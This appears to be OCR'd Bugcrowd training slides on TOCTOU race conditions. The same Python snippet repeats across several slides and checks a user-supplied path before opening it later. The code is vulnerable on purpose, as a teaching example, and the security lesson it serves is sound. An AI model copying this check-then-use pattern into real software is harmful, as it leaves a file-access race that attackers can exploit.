
[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
```

```
                                                    1,1
```

Web Security

TOCTOU



[redacted]

```
import os
```

Check

```
path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)
```

```
# ... do some other stuff
```


Use

```
# read the file
with open(path, 'r') as f:
    print(f.read())
~
```

bugcrowd

Web Security

TOCTOU



[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                            1,1
```


Check

What if we invalidate the assumptions here? →

Use

Web Security

TOCTOU



[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                  1,1
```

